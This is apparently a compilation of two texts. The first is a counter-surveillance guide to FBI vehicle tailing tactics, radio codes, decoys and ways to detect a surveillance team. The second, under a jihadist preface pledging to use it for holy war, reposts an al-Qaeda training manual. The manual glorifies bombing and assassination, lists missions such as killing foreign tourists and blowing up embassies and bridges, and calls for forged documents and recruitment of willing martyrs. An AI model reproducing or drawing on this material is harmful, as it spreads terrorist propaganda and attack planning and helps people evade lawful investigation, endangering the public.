The FBI agent can also disable the vehicle's brake lights. This is particularly effective when the agent has a *cheating command* of the target. That means the FBI agent is positioned ahead of the target. If the agent's brake lights are not continually flashing, the target is less likely to detect that the agent is adjusting her speed in order to maintain a constant distance in front of the target. Again, many targets have been fooled by this modification.


Stall switch

Some FBI surveillance vehicles are equipped with a *stall switch*. This allows the *wheel artist* to simulate a vehicle breakdown. This deception is particularly effective in helping the FBI recover from mistakes during a *follow*.

Stalled in front of the target vehicle, and apparently unable to get the vehicle restarted, an FBI agent is able to delay the target until the rest of the surveillance team gets back in position.

Bumpers
FBI surveillance vehicles can be equipped with reinforced ramming bumpers. These are effective when agents need to prevent a suspect from fleeing – or force a victim off the road at high speed.

Standard modifications
Because of the stress involved in constant on-road use, FBI mechanics routinely make a number of standard modifications to the Bureau's surveillance vehicles. They often install a heavy-duty radiator and battery. A heavy-duty steering pump is also a common feature. These, along with top-quality shocks and springs, enhance the *staying power* of the vehicle during long *follows*. One of our contacts has recently told us that the FBI uses stainless steel brake lines in many of its surveillance vehicles. This modification apparently boosts performance by overcoming certain types of condensation and heat-related problems during some weather conditions.




Driver communications…
A typical radio transmission between FBI *wheel artists* goes something like this. *"Gamma is flipping. Possible spark or smoke."* In plain language, this means *"The target vehicle has just made a U-turn. He may have detected us."* By using communication codes, the FBI is able to reduce the chances of an eavesdropper figuring out what's going on. Anyone picking up a stray signal is unlikely to realize that it's from a surveillance team. For examples of surveillance team communication codes, return to our home page and click on *Surveillance codes*.

Why you never see them communicating
FBI agents are trained to conceal their voice communications. Often two agents will be riding in one vehicle. In order to disguise a radio transmission, the agent in the passenger seat will turn his/her head towards the driver while transmitting. If you're stopped at a red light ahead of the FBI surveillance vehicle, all you'll see in the rear view mirror is two people who *appear* to be talking to each other.
During a surveillance operation, FBI agents can use either their body rigs or the vehicle radio sets for transmitting. The body rig includes a standalone, internally mounted ear-piece that is virtually undetectable unless you're looking for it. The effective range of the FBI's standard body rig is much less than their vehicle radio sets. Both the body-rig and the vehicle set offer hands-free operation.
CASE STUDY: Hostile situation.
When an FBI agent finds themself alone in a congested traffic situation with the target – and perhaps under close visual scrutiny by a suspicious target – she can still transmit critical information to the team leader. She simply clicks her tongue instead of talking. Here's an example.

Wheel artist – numerous clicks. **Controller** – "Is that you, Echo?" **Wheel artist** – two clicks (*Yes*).
Controller – "Are you in command of the target?"
Wheel artist – two clicks (*Yes*).
Controller – "Has the target made contact with the other suspect yet?"
Wheel artist – silence (Possible *No*).
Controller – "Is the target *not* in contact with the suspect?"
Wheel artist – Two clicks (*Yes*).

And so it continues, two clicks meaning *Yes*, silence meaning *No*.

Real-time communication…
The FBI has found that agent-to-agent communication *in real-time* is a vital component of a productive surveillance operation. Real-time communication gives the surveillance team a tactical advantage over the target. The illustration shown below provides a good example of this principle.




As the target walks back towards his parked vehicle, the various members of the vehicle surveillance team take up positions in a standard stakeout box. Note how *layup* vehicles Alpha, Bravo, Charlie, and Delta are facing away from the target's vehicle, ready to pick up the follow and assume *command of the target* no matter which direction the target takes. Equally important is the *trigger* vehicle.
As shown in the illustration above, one of the ruses the FBI uses is to pull in and park ahead of the target's parked vehicle. This is called a *cheating* trigger. Being in front of the target, the FBI agent is less likely to attract suspicion, but he is still in a position to cue other members of the surveillance team when the target begins to drive away. This makes for a seamless transition from the *foot surveillance* team to the *vehicle surveillance* team. In particular, the trigger vehicle transmits the start-time, direction of travel, and speed of the target's vehicle to the other members of the surveillance team. The appropriate layup vehicle can smoothly pick up the *follow* and assume command of the target because he has advance knowledge of the target's direction, etc., thanks to the radio transmission from the FBI agent in the trigger vehicle. The lesson is obvious. Your adversary is the *entire* surveillance team, not just the FBI agents you happen to spot.

Exposing the FBI's secrets: Basic tactics...
Cover. Camouflage is an important component of an FBI vehicle surveillance operation. FBI agents drive *anything and everything*, including sedans, coupes, utility vehicles, vans, trucks, four-wheel drive, minivans, commercial trucks, taxis, motorcycles, and even 18-wheelers. Likewise, the FBI agents themselves come in all shapes and sizes. You'll see many different *silhouettes*. (That's spy-talk for the *personal appearance* of an agent.) When you're under FBI surveillance, you can expect to see singles, couples, families, seniors, disabled, rappers, and so on. Anybody with a pulse might be part of an FBI surveillance team.


A common mistake. If you're like most people, you might be thinking to yourself, *"There's no way they'd use a sweet little sixty-year-old grandmother."* Yeah, right. Grow up, and stop being such a patsy. The FBI loves *rubes* like you. Or maybe you're thinking, *"No way they'd use a punk rapper with cranked-up music blaring from his car stereo."* Uh huh. Start packing your toothbrush, doofus. Because the goons don't give you much time when they come a-knocking' an hour before dawn.

The most important lesson you'll ever learn. Any competent surveillance team – no matter which agency it's from – will use your preconceptions, prejudices, and personal biases *against you*. So stop leaping to conclusions based on peoples' appearance. Go back and read that last sentence again. If you want to catch surveillance teams, you need to start evaluating people based on what they *do*, not what they *look like*. To catch spooks, you need to size people up by their *behaviour*, not their *appearance*.

Fundamental tactics...
As you learned in the previous article in this series, the FBI utilizes a floating box to track you during a vehicle surveillance operation. The essential components of the box are the command vehicle, the backup vehicle, the left and right outrider vehicles, and the advance vehicle. Under typical circumstances, the floating box is a powerful and versatile system of vehicle surveillance. The only occasions that cause concern to the FBI are when the target makes a turn. As you learned in the previous tutorial, a surveillance vehicle that follows a target around the corner is easy to spot. The illustration below shows how the FBI has overcome this weakness.



The cheating intersection



When the target is approaching a decision-point – and her direction of travel cannot be predicted by the FBI – the surveillance team leader makes certain that two FBI vehicles are in front of the target's vehicle. This is a deadly tactic. It has meant the ruin of many suspects who thought they could beat FBI surveillance.


As shown in the illustration above, each *cheating* FBI vehicle takes a different route. The FBI has every possible scenario covered. No matter which route you choose, a *cheating* FBI surveillance vehicle (positioned in front of you) has you covered.

Many targets of surveillance have been repeatedly fooled by this tactic. The illustration below shows a more common implementation of this intersection manoeuvre.

At a typical intersection, the target vehicle can proceed in three different directions – left, right, or straight ahead. In a high-priority investigation where the FBI does not want to be detected, the team leader will place three surveillance vehicles ahead of the target. As shown above, each vehicle takes a possible route that the target might take. It doesn't matter which direction the target chooses, she is covered by a *cheating command vehicle*. This technique is very difficult to detect in the short-term. (See the fourth tutorial in this five-part series for tips on how to provoke a surveillance team into revealing itself.) The technique is also expensive in terms of personnel and vehicles, so the FBI uses it mainly at major intersections. Side-street situations are handled by the method depicted below.

How a floating box turns. When the target makes a right turn at an intersection, the right-side *outrider* also turns right – and becomes the new *advance* vehicle. As shown above, other members of the surveillance team also transform their roles.

The former *advance* vehicle becomes the new left-side *outrider*. The *backup* vehicle becomes the new right-side *outrider*. And the left-side *outrider* becomes the new *command* vehicle.



In the situation shown above, the former command vehicle usually continues straight through the intersection, so as not to attract attention to itself. It will be replaced by another FBI agent being held in reserve by the team leader.

The same principles apply when the target makes a left turn at a side-street intersection. Because this type of manoeuvre by the surveillance team results in predictable positions, an experienced target can use a deliberate turn as an *anti-surveillance method* to detect the outriders and advance units of the surveillance team. For more information about anti-surveillance and counter surveillance techniques.

Special situations...

An especially troublesome situation for the vehicle surveillance team is a sudden U-turn by the target. In many instances, the FBI has no way of knowing if the target simply missed his turn or if he is executing a deliberate anti-surveillance or counter surveillance manoeuvre.

The illustration below depicts how the FBI typically responds to a sudden U-turn.

The backup vehicle immediately makes a left turn. This puts the FBI agent in a position to monitor the target and slip in behind him as he drives past. While this is happening, the other members of the surveillance team will be doing their best to redeploy in the new configuration.
Many newcomers who find themselves under FBI vehicle surveillance soon grasp the idea that U-turns are an effective way to befuddle the surveillance team. These *newbies* tend to make a U-turn and then try to detect vehicles "following" them. What they should be doing instead is watching for a vehicle making a quick left turn in response to the target's sudden U- turn.
ANTISURVEILLANCE TIP – Over a period of a few days, make a few unpredictable, sudden U-turns. If you see a pattern of vehicles turning away immediately after your U-turn, you may be under surveillance.

Diversions and decoys…
The FBI has become sophisticated in its use of diversions and decoys to cover the activities of its vehicle surveillance teams.
Diversion #1 – Tailgating. That inconsiderate driver tailgating you is not always just some *shmuck*. The FBI has found that this diversion is an excellent way to take your mind off other things that may be happening around you, like surveillance, for example.
Diversion #2 – Musical chairs. You're stopped at a red light, and the *bozo* in the car ahead of you gets out and rummages through his trunk. Yeah, right. You get the picture.
Diversion #3 – Confused drivers. They take forever to make a left turn. Or they straddle lanes. Or they start to make a turn, then change their mind and continue on. All of this happens directly in front of you, of course. It's an effective distraction. It's also an effective way to *delay you* while the rest of the surveillance team gets back into position after a mistake.
Diversion #4 – Sloppy drivers. This is the same manoeuvre as above, except that the FBI agent pretends to be a reckless driver. He might drive over the curb. He might speed and careen recklessly. Anything to get your mind off the situation and allow the other members of the surveillance team to escape detection.
Diversion #5 – Honey pots. The FBI will use pedestrians (attractive agents of the opposite gender) to distract you while you're driving. They use this ruse a lot more than most people realize. It's an incredibly effective way to divert the attention of the target. They'll also use customized cars and other eye- catching items or behaviour to capture your attention.

Supporting the foot surveillance team…
FBI surveillance vehicles often contain one or two additional FBI agents *besides the driver*. This provides good cover. Most targets don't suspect a car containing a *group* of people.
This is not the reason, however, that the FBI uses groups. The extra people in the surveillance vehicle are there for a reason. They are important assets in the FBI's arsenal of surveillance tricks.

Foot surveillance

When the target parks his vehicle and sets off on foot, the vehicle surveillance team switches modes. The *wheel artists* immediately begin dropping off the *pavement artists* who will form a *floating box* around the walking target.

The vehicle surveillance team then assumes a *support role*, assisting the *foot surveillance* team. In particular, an FBI vehicle surveillance team will support the foot surveillance team in five ways.

Support Role #1 – Transition. The *wheel artists* drop off the foot agents in a *floating box* around a *target* who has just left his/her vehicle.

Support Role #2 – Leapfrogging. During the *foot follow*, the wheel artists will pick up, carry, and drop off FBI *pavement artists* at locations ahead of the walking target. This makes it easier to maintain a secure floating box around the target by leapfrogging members of the FBI team to locations where they are needed.

Support Role #3 – Communications. The vehicle surveillance team will provide reception and *rebroadcast* of the low-range body-communications equipment of the FBI *foot surveillance* agents. This is important in locations where radio reception can be difficult, such as high-density urban situations with concrete and steel buildings.

ANTISURVEILLANCE TIP – Look for a vehicle with a lone occupant at high elevation – atop a parkade, for example. During a foot surveillance operation in difficult terrain (downtown, for example), this FBI agent is positioned to receive weak transmissions from a *pavement artist* and rebroadcast them to the rest of the team.

Support Role #4 – Orientation. The *wheel artists* will provide *map* and *direction-finding* support to the pavement artists. This is particularly helpful during a *lost-command drill*, where the foot surveillance team has temporarily lost sight of the target. Map support also helps the foot surveillance team anticipate upcoming obstacles.

Support Role #5 – Transportation. After the target returns to his/her vehicle, the vehicle surveillance team *picks up* the foot operators and *carries them* to the next location.

Conclusion. When implemented properly, the FBI's floating-box strategy is an effective vehicle surveillance system that gets results. Most targets never realize they're being watched. Those targets who manage to detect a *command* vehicle or *backup* vehicle are likely to be lulled into a false sense of safety by the *cheating* command vehicles and *cheating* intersection manoeuvres. The mix of agent silhouettes and vehicles used by the surveillance team makes detection extremely difficult for the untrained target.

CHAPTER 6

STUDY

THIS WAS TAKEN FROM A KUFR WEBSITE

Please note the kuffar claim that this document was recovered from members belonging to Al Qaida who were arrested. It may have had its text changed but most certainly has had portions removed especially images. This was translated from Arabic to English by a Kafir

I will also remove and replace any irrelevant information.

And Insha Allah anything useful from this document we will use Fi Sabi Lillah

DECLARATION OF JIHAD

AGAINST THE COUNTRY'S TYRANTS

MILITARY SERIES

A drawing of the globe emphasizing the Middle East and Africa with a sword through the globe [On the emblem:] Military Studies in the Jihad [Holy War] Against the Tyrants.

In the name of Allah, the Merciful and Compassionate.

Thanks be to Allah. We thank him, turn to him, ask his forgiveness, and seek refuge in him from our wicked souls and bad deeds. Whomever Allah enlightens will not be misguided, and the deceiver will never be guided. I declare that there is no Allah but Allah alone; he has no partners. I also declare that Muhammad (Sallallahu alai hi wasallam) is his Servant and Prophet.

"O ye who believe! Fear Allah as He should be feared and die not except in a state of Islam"

"O mankind! Fear your guardian lord who created you from a single person. Created, out of it, his mate, and from them twain scattered [like seeds] countless men and women; fear Allah, through whom ye demand your mutual [rights], and be heedful of the wombs [that bore you]: for Allah ever watches over you."

"O ye who believe! Fear Allah, and make your utterance straight forward: That he may make your conduct whole and sound and forgive you your sins. He that obeys Allah and his messenger, has already attained the great victory."

Afterward,

The most truthful saying is the book of Allah and the best guidance is that of Muhammad (Sallallahu alay hi wasallam). [Therefore,] the worst thing is to introduce something new, for every novelty is an act of heresy and each heresy is a deception.

Introduction

Martyrs were killed, women were widowed, children were orphaned, men were handcuffed, chaste women's heads were shaved, harlots' heads were crowned, atrocities were inflicted on the innocent, gifts were given to the wicked, virgins were raped on the prostitution alter...

After the fall of our orthodox caliphates on March 3, 1924 and after expelling the colonialists, our Islamic nation was afflicted with apostate rulers who took over in the Muslim nation. These rulers turned out to be more infidel and criminal than the colonialists themselves. Muslims have endured all kinds of harm, oppression, and torture at their hands.

Those apostate rulers threw thousands of the Haraka Al-Islamyia (Islamic Movement) youth in gloomy jails and detention centers that were equipped with the most modern torture devices and [manned with] experts in oppression and torture. Those youth had refused to move in the rulers' orbit, obscure matters to the youth, and oppose the idea of rebelling against the rulers. But they [the rulers] did not stop there; they started to fragment the essence of the Islamic nation by trying to eradicate its Muslim identity. Thus, they started spreading Allahless and atheistic views among the youth. We found some that claimed that socialism was from Islam, democracy was the [religious] council, and the Prophet (Sallallahu alai hi wasallam) propagandized communism. Colonialism and its followers, the apostate rulers, then started to openly erect crusader centers, societies, and organizations like Masonic Lodges, Lions and Rotary clubs, and foreign schools. They aimed at producing a wasted generation that pursued everything that is western and produced rulers, ministers, leaders, physicians, engineers, businessmen, politicians, journalists, and information specialists.

[Koranic verse:] "And Allah's enemies plotted and planned, and Allah too planned, and the best of planners is Allah."

They [the rulers] tried, using every means and [kind of] seduction, to produce a generation of young men that did not know [anything] except what they [the rulers] want, did not say except what they [the rulers] think About, did not live except according to their [the rulers') way, and did not dress except in their [the rulers'] clothes. However, majestic Allah turned their deception back on them, as a large group of those young men who were raised by them [the rulers] woke up from their sleep and returned to Allah, regretting and repenting.

The young men returning to Allah realized that Islam is not just performing rituals but a complete system: Religion and government, worship and Jihad [holy war], ethics and dealing with people, and the Quran and sword. The bitter situation that the nation has reached is a result of its divergence from Allah's course and his righteous law for all places and times. That [bitter situation] came About as a result of its children's love for the world, their loathing of death, and their abandonment of Jihad.

Unbelief is still the same. It pushed Abu Jahl- may Allah curse him-and Quraish's valiant infidels to battle the Prophet (Sallallahu alai hi wasallam)- and to torture his companions - may Allah's grace be on them. It is the same unbelief that drove Sadat, Hosni Mubarak, Gadhafi, Hafez Assad, Saleh, Fahed - Allah's curse be upon the non-believing leaders - and all the apostate Arab rulers to torture, kill, imprison, and torment Muslims.

These young men realized that an Islamic government would never be established except by the bomb and rifle. Islam does not coincide or make a truce with unbelief, but rather confronts it. The confrontation that Islam calls for with these Allahless and apostate regimes, does not know Socratic debates, Platonic ideals nor Aristotelian diplomacy. But it knows the dialogue of bullets, the ideals of assassination, bombing, and destruction, and the diplomacy of the cannon and machine-gun.

The young came to prepare themselves for Jihad, commanded by the majestic Allah's order in the Holy Quran.

[Koranic verse:] "Against them make ready your strength to the utmost of your power, including steeds of war, to strike terror into (the hearts of) the enemies of Allah and your enemies, and others besides whom ye may not know, but whom Allah doth know."

I present this humble effort to these young Muslim men who are pure, believing, and fighting for the cause of Allah. It is my contribution toward paving the road that leads to majestic Allah and establishes a caliphate according to the prophecy.

It has been narrated on the authority of Thauban that the Messenger of Allah (Sallallahu alai hi wasallam) said: A group of people from my Umma will always remain triumphant on the right path and continue to be triumphant (against their opponents). He who deserts them shall not be able to do them any harm. They will remain in this position until Allah's Command is executed."

Reference: Sahih Al Muslim (Hadith # 3544)

FIRST LESSON

GENERAL INTRODUCTION

We cannot resist this state of ignorance unless we unite our ranks, and adhere to our religion. Without that, the establishment of religion would be a dream or illusion that is impassible to achieve or even imagine its achievement. Sheik Ibn Taimia - may Allah have mercy on him - said, "The interests of all Adam's children would not be realized in the present life, nor in the next, except through assembly, cooperation, and mutual assistance. Cooperation is for achieving their interests and mutual assistance is for overcoming their adversities. That is why it has been said, 'man is civilized by nature.' Therefore, if they unite there will be favorable matters that they do, and corrupting matters to avoid. They will be obedient to the commandment of those goals and avoidant of those immoralities. It is necessary that all Adam's children obey."

He [Sheik Ibn Taimia] then says, "It should be understood that governing the people's affairs is one of the greatest religious obligations. In fact, without it, religion and world [affairs] could not be established. The interests of Adam's children would not be achieved except in assembly, because of their mutual need. When they assemble, it is necessary to [have] a leader. Allah's Prophet - Allah bless and keep him - even said, 'If three [people] come together let them pick a leader.' He then necessitated the rule by one of a small, non-essential travel assembly in order to draw attention to the remaining types of assembly. Since Allah has obligated us to do good and avoid the unlawful, that would not be done except through force and lording. Likewise, the rest of what he [Allah] obligated [us with] would not be accomplished except by force and lordship, be it Jihad [holy war], justice, pilgrimage, assembly, holidays, support of the oppressed, or the establishment of boundaries. That is why it has been said, "the sultan is Allah's shadow on earth.[1]"

_____

1 The book "Tharwat Al-Sinam Fe Al-Ta'at wa Al-Nizam," by Ibrahim Al-Masri, copying from Al-Fannawi Ibn Taimi's collection, 28-380.

Principles of Military Organization:

Military Organization has three main principles without which it cannot be established.

1. Military Organization commander and advisory council
2. The soldiers (individual members)
3. A clearly defined strategy

Military Organization Requirements: The Military Organization dictates a number of requirements to assist it in confrontation and endurance. These are:

1. Forged documents and counterfeit currency
2. Apartments and hiding places
3. Communication means
4. Transportation means
5. Information
6. Arms and ammunition
7. Transport

Missions Required of the Military Organization:

The main mission for which the Military Organization is responsible is:

"THE OVERTHROW OF THE ALLAHLESS REGIMES AND THEIR REPLACEMENT WITH ISLAMIC RULE"

Other missions consist of the following:

1. Gathering information About the enemy, the land, the installations, and the neighbors.

2. Kidnapping enemy personnel, documents, secrets, and arms.

3. Assassinating enemy personnel as well as foreign tourists.

4. Freeing the brothers/sisters who are captured by the enemy.

5. Spreading rumors and writing statements that instigate people against the enemy.

6. Blasting and destroying the places of amusement, immorality, and sin; not a vital target.

7. Blasting and destroying the embassies and attacking vital economic centers.

8. Blasting and destroying bridges leading into and out of the cities.

Importance of the Military Organization:

1. Removal of those personalities that block the call's path. [A different handwriting:] All types of military and civilian intellectuals and thinkers for the state.

2. Proper utilization of the individuals' unused capabilities.

3. Precision in performing tasks, and using collective views on completing a job from all aspects, not just one.

4. Controlling the work and not fragmenting it or deviating from it.

5. Achieving long-term goals such as the establishment of an Islamic state and short-term goals such as operations against enemy individuals and sectors.

6. Establishing the conditions for possible confrontation with the regressive regimes and their persistence.

7. Achieving discipline in secrecy and through tasks.

SECOND LESSON

NECESSARY QUALIFICATIONS AND CHARACTERISTICS FOR THE ORGANIZATION'S MEMBERS

Necessary Qualifications for the Organization's members

1. Islam:

The member of the Organization must be Muslim. How can an unbeliever, someone from a revealed religion [Christian, Jew], a secular person, a communist, etc. protect Islam and Muslims and defend their goals and secrets when he does not believe in that religion [Islam]. The Israeli Army requires that a fighter be of the Jewish religion. Likewise, the command leadership in the Afghan and Russian armies requires anyone with an officer's position to be a member of the communist party.

2. Commitment to the Organization's Ideology:

This commitment frees the Organization's members from conceptional problems.

3. Maturity:

The requirements of military work are numerous, and a minor cannot perform them. The nature of hard and continuous work in dangerous conditions requires a great deal of psychological, mental, and intellectual fitness, which are not usually found in a minor. It is reported that Ibn Umar - may Allah be pleased with him - said, "During Uhad [battle] when I was fourteen years of age, I was submitted [as a volunteer] to the Prophet - Allah bless and keep him. He refused me and did not throw me in the battle. During Khandak [trench] Day [battle] when I was fifteen years of age, I was also submitted to him, and he permitted me [to fight].

4. Sacrifice:

He [the member] has to be willing to do the work and undergo martyrdom for the purpose of achieving the goal and establishing the religion of Majestic Allah on earth.

5. Listening and Obedience:

In the military, this is known today as discipline. It is expressed by how the member obeys the orders given to him. That is what our religion urges. The Glorious says, "O, ye who believe! Obey Allah and obey the messenger and those charged with authority among you." In the story of Hazaifa Ben Al-Yaman - may Allah have mercy on him - who was exemplary in his obedience to Allah's Messenger - Allah bless and keep him. When he [Muhammed] - (Sallallahu alai hi wasallam) - sent him to spy on the Quraish and their allies during their siege of Madina, Hazaifa said, "As he [Muhammed] (Sallallahu alai hi wasallam) called me by name to stand, he said, 'Go get me information About those people and do not alarm them About me.'

As I departed, I saw Abu Sufyan and I placed an arrow in the bow. I [then] remembered the words of the Messenger -Allah bless and keep him - 'do not alarm them About me.'

If I had shot I would have hit him."

6. Keeping Secrets and Concealing Information

[This secrecy should be used] even with the closest people, for deceiving the enemies is not easy. Allah says, "Even though their plots were such that as to shake the hills! [Koranic verse]." Allah's messenger - SAW- says, "Seek Allah's help in doing your affairs in secrecy."

It was said in the proverbs, "The hearts of free men are the tombs of secrets" and "Muslims' secrecy is faithfulness, and talking About it is faithlessness." [Muhammed] (Sallallahu alai hi wasallam) - Allah bless and keep him - used to keep work secrets from the closest people, even from his wife A'isha- may Allah's grace be on her.

7. Free of Illness

The Military Organization's member must fulfill this important requirement. Allah says, "There is no blame for those who are infirm, or ill, or who have no resources to spend."

8. Patience

[The member] should have plenty of patience for [enduring] afflictions if he is overcome by the enemies. He should not abandon this great path and sell himself and his religion to the enemies for his freedom. He should be patient in performing the work, even if it lasts a long time.

9. Tranquility and "Unflappability"

[The member] should have a calm personality that allows him to endure psychological traumas such as those involving bloodshed, murder, arrest, imprisonment, and reverse psychological traumas such as killing one or all of his Organization's comrades. [He should be able] to carry out the work.

10. Intelligence and Insight

When the Prophet - Allah bless and keep him - sent Hazifa Ben Al-Yaman to spy on the polytheist and [Huzaifa] sat among them, Abu Sufyan said, "Let each one of you look at his companion." Hazifa said to his companion, 'Who are you?" The companion replied, "So-and-so son of so-and-so."

